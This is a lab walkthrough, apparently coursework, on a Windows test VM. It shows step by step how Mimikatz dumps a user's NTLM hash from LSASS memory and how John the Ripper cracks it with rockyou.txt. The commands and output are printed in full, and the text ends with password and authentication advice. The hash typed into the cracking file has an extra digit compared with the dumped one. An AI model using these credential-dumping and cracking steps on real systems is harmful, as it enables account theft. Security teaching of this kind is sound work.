

# Mimikatz and Password Attack (NTLM Hashes)

**Step 1: Create Test User on Windows**

First, we start the Windows Server 2012 VM and log in as Administrator. We open the search bar and type "cmd" to open Command Prompt. We run it as administrator by right-clicking on cmd and selecting "Run as administrator":




In the Command Prompt, we create a new user with the following command: net user [username] [password] /add where the username is "T50058" and password is "sunshine":




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net user T50058 sunshine /add
The command completed successfully.


C:\Users\Administrator>_
```

The user has been successfully created. We then log in with this newly created user account.




### Step 2: Extract NTLM Hash with Mimikatz

After logging in with the new user, we download Mimikatz. Since there were download issues on the VM, I downloaded it on the host machine and transferred the folder to the Windows machine. After extracting the zipped folder, I open the Mimikatz application as administrator:




| Name | Date modified | Type | Size |
|---|---|---|---|
| mimidrv.sys | 22.01.2013 11:50 | System file | 37 KB |
| mimikatz | 19.09.2022 10:44 | Application | 1 324 KB |
| mimilib.dll | 19.09.2022 10:44 | Application extens... | 37 KB |
| mimispool.dll | 19.09.2022 10:43 | Application extens... | 11 KB |

Mimikatz is now open. The first command we run is privilege::debug. This command requests special debug privileges that allow Mimikatz to access protected processes and memory areas.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

The next command we execute is sekurlsa::logonpasswords. This command retrieves passwords and hash values from the LSASS (Local Security Authority Subsystem Service) process memory in the Windows machine.




```
Authentication Id : 0 ; 4661373 (00000000:0047207d)
Session           : Interactive from 1
User Name         : T50058
Domain            : [redacted]
Logon Server      : [redacted]
Logon Time        : 18.12.2024 01:25:04
SID               : S-1-5-21-1025225952-4080103266-100286392-1156
        msv :
         [00000003] Primary
         * Username : T50058
         * Domain   : [redacted]
         * NTLM     : 31c72c210ecc03d1eae94fa496069448
         * SHA1     : b0845c1d19941fa3dda279a5f5e3bd5e057431b8
         [00010000] CredentialKeys
         * NTLM     : 31c72c210ecc03d1eae94fa496069448
         * SHA1     : b0845c1d19941fa3dda279a5f5e3bd5e057431b8
        tspkg :
        wdigest :
         * Username : T50058
         * Domain   : [redacted]
         * Password : (null)
        kerberos :
         * Username : T50058
         * Domain   : [redacted]
```

When this command runs, it dumps information including usernames, domains, and various hashes. We scroll down to find the NTLM hash for the user we created:

**Step 3: Crack the Hash with John the Ripper**


In the final step, we take the NTLM hash and crack it using John the Ripper on the Kali Linux machine.

First, we create a file containing the NTLM hash. Once the file is created, we can proceed to crack the hash with John the Ripper.



```
31c72c2110ecc03d1eae94fa496069448
```

Using the rockyou.txt wordlist, John the Ripper successfully cracked the NTLM hash. The image shows that the cracking result revealed "sunshine" as the password. The entire process took approximately 1 second, demonstrating how vulnerable short and simple passwords are to dictionary attacks.



```
┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/t50058ntlmhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (t50058)
1g 0:00:00:00 DONE (2024-12-17 22:52) 2.000g/s 192.0p/s 192.0c/s 192.0C/s 123456..yellow
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

## 🔍 Technical Details

**Commands Used:**

### Mimikatz:

privilege::debug

sekurlsa::logonpasswords

### Bash:

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/name-of-txt-file

**Optional:** john --show hash.txt

### Tools:

- **Mimikatz**: Windows security tool for extracting credentials from memory
- **John the Ripper**: Password cracking tool on Kali Linux
- **rockyou.txt**: Popular password wordlist containing common passwords

## ⚠️ Security Implications

This demonstration highlights several critical security concerns:

- NTLM hashes can be easily extracted from memory
- Simple passwords are extremely vulnerable to brute-force attacks
- The entire cracking process can be completed in seconds with modern tools

## 💡 Recommendations

- Use complex passwords with minimum 12 characters
- Implement multi-factor authentication
- Consider using more secure authentication protocols than NTLM
- Regularly monitor for suspicious activities on critical accounts

---

*This educational demonstration shows the importance of strong password policies and modern authentication mechanisms.*